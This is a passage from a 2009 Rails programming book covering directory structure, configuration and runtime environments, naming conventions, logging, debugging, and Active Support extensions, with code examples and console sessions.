.rake. We’ll call ours db_schema_migrations.rake: Download depot_r/lib/tasks/db_schema_migrations.rake namespace :db do desc "Prints the migrated versions" task :schema_migrations => :environment do puts ActiveRecord::Base.connection.select_values( 'select version from schema_migrations order by version' ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 261.
    D IRECTORY STRUCTURE 261 We can run this from the command line just like any other Rake task: depot> rake db:schema_migrations (in /Users/rubys/Work/...) 20080601000001 20080601000002 20080601000003 20080601000004 20080601000005 20080601000006 20080601000007 Consult the Rake documentation at http://rubyrake.org/ for more information on writing Rake tasks. log/ As Rails runs, it produces a bunch of useful logging information. This is stored (by default) in the log directory. Here you’ll find three main log files, called development.log, test.log, and production.log. The logs contain more than just simple trace lines; they also contain timing statistics, cache information, and expansions of the database statements executed. Which file is used depends on the environment in which your application is running (and we’ll have more to say about environments when we talk about the config directory). public/ The public directory is the external face of your application. The web server takes this directory as the base of the application. Much of the deployment configuration takes place here, so we’ll defer talking about it until Chapter 28, Deployment and Production, on page 651. script/ The script directory holds programs that are useful for developers. Run most of these scripts with no arguments to get usage information. about Displays the version numbers of Ruby and the Rails components being used by your application, along with other configuration information. dbconsole Allows you to directly interact with your database via the command line. console Allows you to use irb to interact with your Rails application methods. irb ֒ page 677 → destroy Removes autogenerated files created by generate. Report erratum this copy is (P1.0 printing, March 2009)
  • 262.
    D IRECTORY STRUCTURE 262 generate A code generator. Out of the box, it will create controllers, mailers, mod- els, scaffolds, and web services. You can also download additional gen- erator modules from the Rails website.2 Run generate with no arguments for usage information on a particular generator, for example: ruby script/ generate migration. plugin Helps you install and administer plug-ins—pieces of functionality that extend the capabilities of Rails. runner Executes a method in your application outside the context of the Web. You could use this to invoke cache expiry methods from a cron job or handle incoming e-mail. server Runs your Rails application in a self-contained web server, using Mongrel (if it is available on your box) or WEBrick. We’ve been using this in our Depot application during development. The script directory contains two subdirectories, each holding more specialized scripts. The directory script/process contains three scripts that help control a deployed Rails application. We’ll discuss these in the chapter on deployment. The directory script/performance contains three scripts that help you under- stand the performance characteristics of your application. benchmarker Generates performance numbers on one or more methods in your application. profiler Creates a runtime-profile summary of a chunk of code from your application. request Creates a runtime-profile summary of a URI request processed by your application. tmp/ It probably isn’t a surprise that Rails keeps its temporary files tucked up in the tmp directory. You’ll find subdirectories for cache contents, sessions, and sockets in here. 2. http://wiki.rubyonrails.org/rails/pages/AvailableGenerators Report erratum this copy is (P1.0 printing, March 2009)
  • 263.
    D IRECTORY STRUCTURE 263 vendor/ The vendor directory is where third-party code lives. Nowadays, this code will typically come from two sources. First, Rails installs plug-ins into the directories below vendor/plugins. Plug-ins are ways of extending Rails functionality, both during development and at runtime. Second, you can ask Rails to install itself into the vendor directory. But why would you want to do that? Typically, you’ll develop your application using a system-wide copy of the Rails code. The various libraries that make up Rails will be installed as gems some- where within your Ruby installation, and all your Rails applications will share them. However, as you near deployment, you may want to consider the impact of changes in Rails on your application. Although your code works fine right now, what happens if, six months from now, the core team makes a change to Rails that is incompatible with your application? If you innocently upgrade Rails on your production server, your application will suddenly stop working. Or, maybe you have a number of applications on your development machine, developed one after the other over a span of many months or years. Early ones may be compatible only with earlier versions of Rails, and later ones may need features found only in later Rails releases. The solution to these issues is to bind your application to a specific version of Rails. One way of doing this, described in the sidebar on the following page, assumes that all the versions of Rails you need are installed globally as gems— it simply tells your applications to load the correct version of Rails. However, many developers think it is safer to take the second route and freeze the Rails code directly into their application’s directory tree. By doing this, the Rails libraries are saved into the version control system alongside the corresponding application code, guaranteeing that the right version of Rails will always be available. It’s painless to do this. If you want to lock your application into the version of Rails currently installed as a gem, simply enter this command: depot> rake rails:freeze:gems Behind the scenes, this command copies off the most recent Rails libraries into a directory tree beneath the directory vendor/rails. When Rails starts running an application, it always looks in that directory for its own libraries before looking for system-wide versions, so, after freezing, your application becomes bound to that version of Rails. Be aware that freezing the gems copies only the Report erratum this copy is (P1.0 printing, March 2009)
  • 264.
    R AILS CONFIGURATION 264 Binding Your Application to a Gem Version At the very top of environment.rb in the config directory, you will generally find a line like this: RAILS_GEM_VERSION = "2.2.2" If this line is present, Rails will query the installed gems on your system when the application loads and arrange to load the correct one (2.2.2 in this case). Although attractively simple, this approach has a major drawback: if you deploy to a box that doesn’t include the specified version of Rails, your appli- cation won’t run. For more robust deployments, you’re better off freezing Rails into your vendor directory. Rails framework into your application. Other Ruby libraries are still accessed globally. If you want to go back to using the system-wide version of Rails, you can either delete the vendor/rails directory or run the following command: depot> rake rails:unfreeze These Rake tasks take a version of Rails (the current one or a particular tag) and freeze it into your vendor directory. This is less risky than having your project dynamically update as the core team makes changes each day, but in exchange you’ll need to unfreeze and refreeze if you need to pick up some last-minute feature. Using Edge Rails As well as freezing the current gem version of Rails into your application, you can also link your application to a very recent snapshot of Rails from Rails’ own development repository (the one the Rails core developers check their code into). This is called Edge Rails. To do this, we once again would use a Rake task: depot> rake rails:freeze:edge 15.3 Rails Configuration Rails runtime configuration is controlled by files in the config directory. These files work in tandem with the concept of runtime environments. Report erratum this copy is (P1.0 printing, March 2009)
  • 265.
    R AILS CONFIGURATION 265 David Says. . . When Is Running on the Edge a Good Idea? Running on the Edge means getting all the latest improvements and tech- niques as soon as they emerge from extraction. This often includes major shifts in the state of the art. RJS was available on Edge Rails for many months before premiering in Rails 1.1. The latest drive for RESTful interfaces was similarly avail- able for months ahead of the 2.0 release. So, there are very real benefits to running on the Edge. There are also down- sides. When major tectonic shifts in the Rails foundation occur, it often takes a little while before all the aftershocks have disappeared. Thus, you might see bugs or decreased performance while running on the Edge. And that’s the trade-off you’ll have to deal with when deciding whether to use the Edge. I recommend that you start out not using the Edge while learning Rails. Get a few applications under your belt first. Learn to cope with the panic attacks of unexplained errors. Then, once you’re ready to take it to the next level, make the jump and start your next major development project on the Edge. Keep up with the Trac Timeline,∗ subscribe to the rails-core mailing list,† and get involved. Trade some safety for innovation. Even if a given revision is bad, you can always freeze just one revision behind it. Or you can go for the big community pay-off and help fix the issues as they emerge, thereby taking the step from being a user to being a contributor. ∗. http://rails.lighthouseapp.com/dashboard †. http://groups.google.com/group/rubyonrails-core Runtime Environments The needs of the developer are very different when writing code, testing code, and running that code in production. When writing code, you want lots of logging, convenient reloading of changed source files, in-your-face notification of errors, and so on. In testing, you want a system that exists in isolation so you can have repeatable results. In production, your system should be tuned for performance, and users should be kept away from errors. To support this, Rails has the concept of runtime environments. Each environ- ment comes with its own set of configuration parameters; run the same appli- cation in different environments, and that application changes personality. The switch that dictates the runtime environment is external to your applica- tion. This means that no application code needs to be changed as you move from development through testing to production. Report erratum this copy is (P1.0 printing, March 2009)
  • 266.
    R AILS CONFIGURATION 266 The way you specify the runtime environment depends on how you run the application. If you’re using WEBrick with script/server, you use the -e option: depot> ruby script/server -e development # the default if -e omitted depot> ruby script/server -e test depot> ruby script/server -e production If you’re using Apache with Mongrel, use the -e production parameter when you configure your Mongrel cluster. If you have special requirements, you can create your own environments. You’ll need to add a new section to the database configuration file and a new file to the config/environments directory. These are described next. Configuring Database Connections The file config/database.yml configures your database connections. You’ll find it contains three sections, one for each of the runtime environments. Here’s what one section looks like: development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 Each section must start with the environment name, followed by a colon. The lines for that section should follow. Each will be indented and contain a key, followed by a colon and the corresponding value. At a minimum, each section has to identify the database adapter (SQLite 3, MySQL, Postgres, and so on) and the database to be used. Adapters have their own specific requirements for additional parameters. A full list of these parameters is given in Section 18.4, Connecting to the Database, on page 322. If you need to run your application on different database servers, you have a couple of configuration options. If the database connection is the only dif- ference, you can create multiple sections in database.yml, each named for the environment and the database. You can then use YAML’s aliasing feature to select a particular database: # Change the following line to point to the right database development: development_sqlite development_mysql: adapter: mysql database: depot_development host: localhost username: root password: Report erratum this copy is (P1.0 printing, March 2009)
  • 267.
    R AILS CONFIGURATION 267 development_sqlite: adapter: sqlite database: db/development.sqlite3 pool: 5 timeout: 5000 If changing to a different database also changes other parameters in your application’s configuration, you can create multiple environments (named, for example, development-mysql, development-postgres, and so on) and create appro- priate sections in the database.yml file. You’ll also need to add corresponding files under the environments directory. As we’ll see on page 322, you can also reference sections in database.yml when making connections manually. Environments The runtime configuration of your application is performed by two files. The first, config/environment.rb, is environment independent—it is used regardless of the setting of RAILS_ENV. The second file depends on the environment. Rails looks for a file named for the current environment in the config/environments directory and loads it during the processing of environment.rb. The standard three environments (development.rb, production.rb, and test.rb) are included by default. You can add your own file if you’ve defined new environment types. Environment files typically do three things: • They set up the Ruby load path. This is how your application can find components such as models and views when it’s running. • They create resources used by your application (such as the logger). • They set various configuration options, both for Rails and for your application. The first two of these are normally application-wide and so are done in environ- ment.rb. The configuration options often vary depending on the environment and so are likely to be set in the environment-specific files in the environments directory. The Load Path The standard environment automatically includes the following directories (relative to your application’s base directory) in your application’s load path: • test/mocks/environment. Because these are first in the load path, classes defined here override the real versions, enabling you to replace live func- tionality with stub code during testing. This is described starting on page 253. Report erratum this copy is (P1.0 printing, March 2009)
  • 268.
    N AMING CONVENTIONS 268 • The app/controllers directory and its subdirectories. • The app/models directory and all of its subdirectories whose names start with an underscore or a lowercase letter. • The vendor directory and the lib contained in each plugin subdirectory. • The directories app, app/helpers, app/services, config, and lib. Each of these directories is added to the load path only if it exists. In addition, Rails checks for the directory vendor/rails in your application. If present, it arranges to load itself from there, rather than from the shared library code. Configuration Parameters You configure Rails by setting various options in the Rails modules. Typically you’ll make these settings either at the end of environment.rb (if you want the setting to apply in all environments) or in one of the environment-specific files in the environments directory. We provide a listing of all these configuration parameters in Appendix B, on page 680. 15.4 Naming Conventions Newcomers to Rails are sometimes puzzled by the way it automatically handles the naming of things. They’re surprised that they call a model class Person and Rails somehow knows to go looking for a database table called people. This section is intended to document how this implicit naming works. The rules here are the default conventions used by Rails. You can override all of these conventions using the appropriate declarations in your Rails classes. Mixed Case, Underscores, and Plurals We often name variables and classes using short phrases. In Ruby, the conven- tion is to have variable names where the letters are all lowercase and words are separated by underscores. Classes and modules are named differently: there are no underscores, and each word in the phrase (including the first) is capitalized. (We’ll call this mixed case, for fairly obvious reasons.) These con- ventions lead to variable names such as order_status and class names such as LineItem. Rails takes this convention and extends it in two ways. First, it assumes that database table names, like variable names, have lowercase letters and under- scores between the words. Rails also assumes that table names are always plural. This leads to table names such as orders and third_parties. Report erratum this copy is (P1.0 printing, March 2009)
  • 269.
    N AMING CONVENTIONS 269 On another axis, Rails assumes that files are named in lowercase with under- scores. Rails uses this knowledge of naming conventions to convert names automati- cally. For example, your application might contain a model class that handles line items. You’d define the class using the Ruby naming convention, calling it LineItem. From this name, Rails would automatically deduce the following: • That the corresponding database table will be called line_items. That’s the class name, converted to lowercase, with underscores between the words and pluralized. • Rails would also know to look for the class definition in a file called line_item.rb (in the app/models directory). Rails controllers have additional naming conventions. If our application has a store controller, then the following happens: • Rails assumes the class is called StoreController and that it’s in a file named store_controller.rb in the app/controllers directory. • It also assumes there’s a helper module named StoreHelper in the file store_helper.rb located in the app/helpers directory. • It will look for view templates for this controller in the app/views/store directory. • It will by default take the output of these views and wrap them in the layout template contained in the file store.html.erb or store.xml.erb in the directory app/views/layouts. All these conventions are shown in Figure 15.3, on the next page. There’s one extra twist. In normal Ruby code you have to use the require key- word to include Ruby source files before you reference the classes and modules in those files. Because Rails knows the relationship between filenames and class names, require is normally not necessary in a Rails application. Instead, the first time you reference a class or module that isn’t known, Rails uses the naming conventions to convert the class name to a filename and tries to load that file behind the scenes. The net effect is that you can typically reference (say) the name of a model class, and that model will be automatically loaded into your application. Grouping Controllers into Modules So far, all our controllers have lived in the app/controllers directory. It is some- times convenient to add more structure to this arrangement. For example, our store might end up with a number of controllers performing related but dis- joint administration functions. Rather than pollute the top-level namespace, we might choose to group them into a single admin namespace. Report erratum this copy is (P1.0 printing, March 2009)
  • 270.
    N AMING CONVENTIONS 270 Model Naming Table line_items File app/models/line_item.rb Class LineItem Controller Naming URL http://../store/list File app/controllers/store_controller.rb Class StoreController Method list Layout app/views/layouts/store.html.erb View Naming URL http://../store/list File app/views/store/list.html.erb (or .builder or .rjs) Helper module StoreHelper File app/helpers/store_helper.rb Figure 15.3: Naming convention summary Rails does this using a simple naming convention. If an incoming request has a controller named (say) admin/book, Rails will look for the controller called book_controller in the directory app/controllers/admin. That is, the final part of the controller name will always resolve to a file called name _controller.rb, and any leading path information will be used to navigate through subdirectories, starting in the app/controllers directory. Imagine that our program has two such groups of controllers (say, admin/xxx and content/xxx) and that both groups define a book controller. There’d be a file called book_controller.rb in both the admin and content subdirectories of app/controllers. Both of these controller files would define a class named Book- Controller. If Rails took no further steps, these two classes would clash. To deal with this, Rails assumes that controllers in subdirectories of the direc- tory app/controllers are in Ruby modules named after the subdirectory. Thus, the book controller in the admin subdirectory would be declared like this: class Admin::BookController < ActionController::Base # ... end Report erratum this copy is (P1.0 printing, March 2009)
  • 271.
    N AMING CONVENTIONS 271 David Says. . . Why Plurals for Tables? Because it sounds good in conversation. Really. “Select a Product from prod- ucts.” And “Order has_many :line_items.” The intent is to bridge programming and conversation by creating a domain language that can be shared by both. Having such a language means cut- ting down on the mental translation that otherwise confuses the discussion of a product description with the client when it’s really implemented as merchan- dise body. These communications gaps are bound to lead to errors. Rails sweetens the deal by giving you most of the configuration for free if you follow the standard conventions. Developers are thus rewarded for doing the right thing, so it’s less about giving up “your ways” and more about getting productivity for free. The book controller in the content subdirectory would be in the Content module: class Content::BookController < ActionController::Base # ... end The two controllers are therefore kept separate inside your application. The templates for these controllers appear in subdirectories of app/views. Thus, the view template corresponding to this request: http://my.app/admin/book/edit/1234 will be in this file: app/views/admin/book/edit.html.erb You’ll be pleased to know that the controller generator understands the con- cept of controllers in modules and lets you create them with commands such as this: myapp> ruby script/generate controller Admin::Book action1 action2 ... This pattern of controller naming has ramifications when we start generating URLs to link actions together. We’ll talk about this starting on page 440. Report erratum this copy is (P1.0 printing, March 2009)
  • 272.
    L OGGING INR AILS 272 15.5 Logging in Rails Rails has logging built right into the framework. Or, to be more accurate, Rails exposes a Logger object to all the code in a Rails application. Logger is a simple logging framework that ships with recent versions of Ruby. (You can get more information by typing ri Logger at a command prompt or by looking in the standard library documentation in Programming Ruby [TFH05].) For our purposes, it’s enough to know that we can generate log messages at the warning, info, error, and fatal levels. We can then decide (probably in an environment file) which levels of logging to write to the log files. logger.warn("I don't think that's a good idea" ) logger.info("Dave's trying to do something bad" ) logger.error("Now he's gone and broken it" ) logger.fatal("I give up" ) In a Rails application, these messages are written to a file in the log directory. The file used depends on the environment in which your application is run- ning. A development application will log to log/development.log, an application under test to test.log, and a production app to production.log. 15.6 Debugging Hints Bugs happen. Even in Rails applications. This section has some hints on track- ing them down. First and foremost, write tests! Rails makes it easy to write both unit tests and functional tests (as we saw in Chapter 14, Task T: Testing, on page 210). Use them, and you’ll find that your bug rate drops way down. You’ll also decrease the likelihood of bugs suddenly appearing in code that you wrote a month ago. Tests are cheap insurance. Tests tell you whether something works, and they help you isolate the code that has a problem. Sometimes, though, the cause isn’t immediately apparent. If the problem is in a model, you might be able to track it down by running the offending class outside the context of a web application. The script/console script lets you bring up part of a Rails application in an irb session, letting you experiment with methods. Here’s a session where we use the console to update the price of a product: depot> ruby script/console Loading development environment. irb(main):001:0> pr = Product.find(:first) => #<Product:0x248acd0 @attributes={"image_url"=>"/images/sk..." irb(main):002:0> pr.price => 29.95 irb(main):003:0> pr.price = 34.95 => 34.95 Report erratum this copy is (P1.0 printing, March 2009)
  • 273.
    D EBUGGING HINTS 273 irb(main):004:0> pr.save => true Logging and tracing are a great way of understanding the dynamics of complex applications. You’ll find a wealth of information in the development log file. When something unexpected happens, this should probably be the first place you look. It’s also worth inspecting the web server log for anomalies. If you use WEBrick in development, this will be scrolling by on the console you use to issue the script/server command. You can add your own messages to the log with the Logger object described in the previous section. Sometimes the log files are so busy that it’s hard to find the message you added. In those cases, if you’re using WEBrick, writing to STDERR will cause your message to appear on the WEBrick console, intermixed with the normal WEBrick tracing. If a page comes up displaying the wrong information, you might want to dump out the objects being passed in from the controller. The debug helper method is good for this. It formats objects nicely and makes sure that their contents are valid HTML. <h3>Your Order</h3> <%= debug(@order) %> <div id="ordersummary"> . . . </div> Finally, for those problems that just don’t seem to want to get fixed, you can roll out the big guns and point irb at your running application. This is normally available only for applications in the development environment. To use breakpoints, follow these steps: 1. Insert a call to the method debugger at the point in your code where you want your application to first stop. 2. On a convenient console, start the server with the -u or --debugger argu- ment, like this:3 depot> ruby script/server -u => Booting WEBrick... => Debugger enabled => Rails application started on http://0.0.0.0:3000 3. Using a browser, prod your application in order to make it hit the debug- ger method. When it does, the console where the script/server is running 3. You need to install ruby-debug to run the server in debugging mode. With gems, use gem install ruby-debug. Report erratum this copy is (P1.0 printing, March 2009)
  • 274.
    W HAT ’S N EXT 274 will burst into life—you’ll be in a ruby-debug session, talking to your run- ning web application. You can list source, examine your stack frames, inspect variables, set values, add other breakpoints, and generally have a good time. When you are ready, enter cont, and application will con- tinue running. Enter help for a full list of ruby-debug commands. 15.7 What’s Next The chapter that follows looks at all the programmatic support you have while writing a Rails application. This is followed by an in-depth look at migrations. If you’re looking for information on Active Record, Rails’ object-relational map- ping layer, you need Chapters 17 through 19. The first of these covers the basics, the next looks at intertable relationships, and the third gets into some of the more esoteric stuff. They’re long chapters—Active Record is the largest component of Rails. These are followed by two chapters about Action Controller, the brains behind Rails applications. This is where requests are handled and business logic lives. After that, you can learn how you get from application-level data to browser pages in Chapter 23, Action View. But wait (as they say), there’s more! The new style of web-based application uses JavaScript and XMLHttpRequest to provide a far more interactive user expe- rience. You can learn how to spice up your applications in Chapter 24, The Web, v2.0. Rails can do more than talk to browsers. Chapter 25, Action Mailer, shows you how to send and receive e-mail from a Rails application. We leave two of the most important chapters to the end. Chapter 27, Secur- ing Your Rails Application, contains vital information if you want to sleep at night after you expose your application to the big, bad world. And Chapter 28, Deployment and Production, contains the nitty-gritty details of putting a Rails application into production and scaling it as your user base grows. Report erratum this copy is (P1.0 printing, March 2009)
  • 275.
    Chapter 16 Active Support Active Support is a set of libraries that are shared by all Rails components. Much of what’s in there is intended for Rails’ internal use. However, Active Support also extends some of Ruby’s built-in classes in interesting and useful ways. In this section, we’ll quickly list the most popular of these extensions. We’ll also end with a brief look at how Ruby and Rails can handle Unicode strings, making it possible to create websites that correctly handle interna- tional text. 16.1 Generally Available Extensions As we’ll see when we look at Ajax on page 563, it’s sometimes useful to be able to convert Ruby objects into a neutral form to allow them to be sent to a remote program (often JavaScript running in the user’s browser). Rails extends Ruby objects with two methods, to_json and to_yaml. These convert objects into JavaScript Object Notation (JSON) and YAML (the same notation used in Rails configuration and fixture files): require 'rubygems' require 'activesupport' # For demo purposes, create a Ruby structure with two attributes Rating = Struct.new(:name, :ratings) rating = Rating.new("Rails" , [ 10, 10, 9.5, 10 ]) # and serialize an object of that structure two ways... puts rating.to_json #=> ["Rails", [10, 10, 9.5, 10]] puts rating.to_yaml #=> --- !ruby/struct:Rating name: Rails ratings: - 10 - 10 - 9.5 - 10
  • 276.
    E NUMERATIONS ANDA RRAYS 276 David Says. . . Why Extending Base Classes Doesn’t Lead to the Apocalypse The awe that seeing 5.months + 30.minutes for the first time generates is usually replaced by a state of panic shortly thereafter. If everyone can just change how integers work, won’t that lead to an utterly unmaintainable spaghetti land of hell? Yes, if everyone did that all the time, it would. But they don’t, so it doesn’t. Don’t think of Active Support as a collection of random extensions to the Ruby language that invites everyone and their brother to add their own pet fea- ture to the string class. Think of it as a dialect of Ruby spoken universally by all Rails programmers. Because Active Support is a required part of Rails, you can always rely on the fact that 5.months will work in any Rails application. That negates the problem of having a thousand personal dialects of Ruby. Active Support gives us the best of both worlds when it comes to language extensions. It’s contextual standardization. In addition, all Active Record objects, and all hashes, support a to_xml method. We saw this in Section 12.1, Autogenerating the XML, on page 187. To make it easier to tell whether something has no content, Rails extends all Ruby objects with the blank? method. It always returns true for nil and false, and it always returns false for numbers and for true. For all other objects, it returns true if that object is empty. (A string containing just spaces is considered to be empty.) puts [ ].blank? #=> true puts { 1 => 2}.blank? #=> false puts " cat ".blank? #=> false puts "".blank? #=> true puts " ".blank? #=> true puts nil.blank? #=> true 16.2 Enumerations and Arrays Because our web applications spend a lot of time working with collections, Rails adds some magic to Ruby’s Enumerable mixin. The group_by method partitions a collection into sets of values. It does this by calling a block once for each element in the collection and using the result returned by the block as the partitioning key. The result is a hash where each of the keys is associated with an array of elements from the original Report erratum this copy is (P1.0 printing, March 2009)
  • 277.
    E NUMERATIONS ANDA RRAYS 277 collection that share a common partitioning key. For example, the following splits a group of posts by author: groups = posts.group_by {|post| post.author_id} The variable groups will reference a hash where the keys are the author ids and the values are arrays of posts written by the corresponding author. You could also write this as follows: groups = posts.group_by {|post| post.author} The groupings will be the same in both cases, but in the second case entire Author objects will be used as the hash keys (which means that the author objects will be retrieved from the database for each post). Which form is correct depends on your application. Rails also extends Enumerable with two other methods. The index_by method takes a collection and converts it into a hash where the values are the values from the original collection. The key for an element is the return value of the block, which is passed each element in turn. us_states = State.find(:all) state_lookup = us_states.index_by {|state| state.short_name} The sum method sums a collection by passing each element to a block and accumulating the total of the values returned by that block. It assumes the initial value of the accumulator is the number 0; you can override this by passing a parameter to sum: total_orders = Order.find(:all).sum {|order| order.value } The many? will test to see whether the collection size is greater than one. The Ruby 1.9 each_with_object method was found to be so handy that the Rails crew backported it to Ruby 1.8 for you. It iterates over a collection, passing the argument and the current element to the block: us_states = State.find(:all) state_lookup = us_states.each_with_object({}) do |hash,state| hash[state.short_name] = state end Rails also extends arrays with a couple of convenience methods: puts [ "ant" , "bat" , "cat" ].to_sentence #=> "ant, bat, and cat" puts [ "ant" , "bat" , "cat" ].to_sentence(:connector => "and not forgetting" ) #=> "ant, bat, and not forgetting cat" puts [ "ant" , "bat" , "cat" ].to_sentence(:skip_last_comma => true) #=> "ant, bat and cat" [1,2,3,4,5,6,7].in_groups_of(3) {|slice| puts slice.inspect} #=> [1, 2, 3] [4, 5, 6] [7, nil, nil] Report erratum this copy is (P1.0 printing, March 2009)
  • 278.
    H ASHES 278 [1,2,3,4,5,6,7].in_groups_of(3, "X" ) {|slice| puts slice.inspect} #=> [1, 2, 3] [4, 5, 6] [7, "X" , "X" ] Although Ruby has always provided first and last methods on Arrays, Rails adds second, third, fourth, and fifth, as well as forty_two. Also provided are methods that help you to take a slice out of an array. from returns the tail of an array starting at a given index, and to returns the head of an array up to and including a given index. rand will return a random element from an array. Finally, split acts like the similarly named method on String, splitting an array based on a delimiting value or the result of an optional block. 16.3 Hashes Hashes aren’t left out either; they get a bunch of useful methods too. Follow- ing Ruby’s convention, methods ending in a bang (!) are destructive; in other words, they update the calling object as a side effect. reverse_merge and reverse_merge! behave similarly to Ruby’s merge, except that the keys in the calling hash take precedence over those in the hash that is passed as a parameter. This is particularly useful for initializing an option hash with default values. deep_merge and deep_merge! will return a new hash with the two hashes merged recursively. diff will return a new hash that represents the difference between two hashes. except and except! will return a new hash without the given keys. slice and slice! return a new hash with only the given keys. stringify_keys and stringify_keys! will convert all keys to strings. symbolize_keys and symbolize_keys! will convert all keys to symbols. 16.4 String Extensions Newcomers to Ruby 1.8 are often surprised that indexing into a string using something like string[2] returns an integer, not a one-character string. This is fixed in Ruby 1.9, but for now, most people are still using Ruby 1.8. Rails eases this transition in a number of ways. First, it adds some helper methods to strings that give some more natural behavior: string = "Now is the time" puts string.at(2) #=> "w" puts string.from(8) #=> "he time" puts string.to(8) #=> "Now is th" Report erratum this copy is (P1.0 printing, March 2009)
  • 279.
    S TRING EXTENSIONS 279 puts string.first #=> "N" puts string.first(3) #=> "Now" puts string.last #=> "e" puts string.last(4) #=> "time" puts string.starts_with?("No" ) #=> true puts string.ends_with?("ME" ) #=> false count = Hash.new(0) string.each_char {|ch| count[ch] += 1} puts count.inspect #=> {" "=>3, "w"=>1, "m"=>1, "N"=>1, "o"=>1, "e" =>2, "h" =>1, "s" =>1, "t" =>2, "i" =>2} Additionally, Rails provides a method named is_utf8?, which tests a string for conformance to a common Unicode encoding. Finally, Rails provides an ActiveSupport::Multibyte::Chars and an mb_chars on the String class. On Rails 1.9, mb_chars returns self, but on Ruby 1.8 it wraps the string in a multibyte proxy: >> name = 'Se303261or Frog' => "Señor Frog" >> name.reverse => "gorF ro261&#65533;eS" >> name.length => 11 >> name.mb_chars.reverse.to_s => "gorF roñeS" >> name.mb_chars.length => 10 Other (unrelated) extensions include squish and squish!, which will remove all leading and trailing whitespace and convert all occurrences of consecutive spaces with a single space. This is particularly useful for taming Ruby’s here documents. Active Support also adds methods to all strings to support the way Rails itself converts names from singular to plural, from lowercase to mixed case, and so on. A few of these might be useful in the average application: puts "cat".pluralize #=> cats puts "cats".pluralize #=> cats puts "erratum".pluralize #=> errata puts "cats".singularize #=> cat puts "errata".singularize #=> erratum puts "first_name".humanize #=> "First name" puts "now is the time".titleize #=> "Now Is The Time" Writing Your Rules for Inflections Rails comes with a fairly decent set of rules for forming plurals for English words, but it doesn’t (yet) know every single irregular form. For example, if Report erratum this copy is (P1.0 printing, March 2009)
  • 280.
    S TRING EXTENSIONS 280 you’re writing a farming application and have a table for geese, Rails might not find it automatically: depot> ruby script/console Loading development environment (Rails 2.2.2). >> "goose".pluralize => "gooses" Seems to us that gooses is a verb, not a plural noun. As with everything in Rails, if you don’t like the defaults, you can change them. Changing the automatic inflections is easy. We can define new rules for forming the plural and singular forms of words. We can tell it the following: • The plural of a word or class of words given the singular form • The singular form of a word or class of words given the plural form • Which words have irregular plurals • Which words have no plurals Our goose/geese pair is an irregular plural, so we could tell the inflector about them: ActiveSupport::Inflector.inflections do |inflect| inflect.irregular "goose" , "geese" end In a Rails application, these changes can go in the file inflections.rb in the con- fig/initializers directory. Once these changes are made, Rails gets it right: depot> ruby script/console Loading development environment (Rails 2.2.2). >> "goose".pluralize #=> "geese" >> "geese".singularize #=> "goose" Perhaps surprisingly, defining an irregular plural actually defines plurals for all words that end with the given pattern: >> "canadagoose".pluralize #=> "canadageese" >> "wildgeese".singularize #=> "wildgoose" For families of plurals, define pattern-based rules for forming singular and plural forms. For example, the plural of father-in-law is fathers-in-law, mother- in-law becomes mothers-in-law, and so on. You can tell Rails about this by defining the mappings using regular expressions. In this case, you have to tell it how to make the plural from the singular form, and vice versa: ActiveSupport::Inflector.inflections do |inflect| inflect.plural(/-in-law$/, "s-in-law") inflect.singular(/s-in-law$/, "-in-law") end >> "sister-in-law".pluralize #=> "sisters-in-law" >> "brothers-in-law".singularize #=> "brother-in-law" Report erratum this copy is (P1.0 printing, March 2009)
  • 281.
    E XTENSIONS TON UMBERS 281 Some words are uncountable (like bugs in our programs). You tell the inflector using the uncountable method: ActiveSupport::Inflector.inflections do |inflect| inflect.uncountable("air", "information", "water") end >> "water".pluralize #=> "water" >> "water".singularize #=> "water" 16.5 Extensions to Numbers You can round floats: puts (1.337).round_with_precision(2) #=> 1.34 Integers gain the two instance methods even? and odd?. You can also get the ordinal form of an integer using ordinalize: puts 3.ordinalize #=> "3rd" puts 321.ordinalize #=> "321st" All numeric objects gain a set of scaling methods. Singular and plural forms are supported. puts 20.bytes #=> 20 puts 20.kilobytes #=> 20480 puts 20.megabytes #=> 20971520 puts 20.gigabytes #=> 21474836480 puts 20.terabytes #=> 21990232555520 puts 20.petabytes #=> 22517998136852480 puts 1.exabyte #=> 1152921504606846976 There are also time-based scaling methods. These convert their receiver into the equivalent number of seconds. The months and years methods are not accurate—months are assumed to be 30 days long, years 365 days long. How- ever, the Time class has been extended with methods that give you accurate relative dates (see the description in the section that follows this one). Again, both singular and plural forms are supported: puts 20.seconds #=> 20 puts 20.minutes #=> 1200 puts 20.hours #=> 72000 puts 20.days #=> 1728000 puts 20.weeks #=> 12096000 puts 20.fortnights #=> 24192000 puts 20.months #=> 51840000 puts 20.years #=> 630720000 You can also calculate times relative to some time (by default Time.now) using the methods ago and from_now (or their aliases until and since, respectively). Report erratum this copy is (P1.0 printing, March 2009)
  • 282.
    T IME ANDD ATE E XTENSIONS 282 puts Time.now #=> Thu May 18 23:29:14 CDT 2006 puts 20.minutes.ago #=> Thu May 18 23:09:14 CDT 2006 puts 20.hours.from_now #=> Fri May 19 19:29:14 CDT 2006 puts 20.weeks.from_now #=> Thu Oct 05 23:29:14 CDT 2006 puts 20.months.ago #=> Sat Sep 25 23:29:16 CDT 2004 puts 20.minutes.until("2006-12-25 12:00:00".to_time) #=> Mon Dec 25 11:40:00 UTC 2006 puts 20.minutes.since("2006-12-25 12:00:00".to_time) #=> Mon Dec 25 12:20:00 UTC 2006 How cool is that? And it gets even cooler.... 16.6 Time and Date Extensions The Time class gains a number of useful methods, helping you calculate relative times and dates and format time strings. Many of these methods have aliases; see the API documentation for details. now = Time.now puts now #=> Thu May 18 23:36:10 CDT 2006 puts now.to_date #=> 2006-05-18 puts now.to_s #=> Thu May 18 23:36:10 CDT 2006 puts now.to_s(:short) #=> 18 May 23:36 puts now.to_s(:long) #=> May 18, 2006 23:36 puts now.to_s(:db) #=> 2006-05-18 23:36:10 puts now.to_s(:rfc822) #=> Thu, 18 May 2006 23:36:10 -0500 puts now.ago(3600) #=> Thu May 18 22:36:10 CDT 2006 puts now.at_beginning_of_day #=> Thu May 18 00:00:00 CDT 2006 puts now.at_beginning_of_month #=> Mon May 01 00:00:00 CDT 2006 puts now.at_beginning_of_week #=> Mon May 15 00:00:00 CDT 2006 puts now.at_beginning_of_quarter #=> Sat Apr 01 00:00:00 CST 2006 puts now.at_beginning_of_year #=> Sun Jan 01 00:00:00 CST 2006 puts now.at_midnight #=> Thu May 18 00:00:00 CDT 2006 puts now.change(:hour => 13) #=> Thu May 18 13:00:00 CDT 2006 puts now.last_month #=> Tue Apr 18 23:36:10 CDT 2006 puts now.last_year 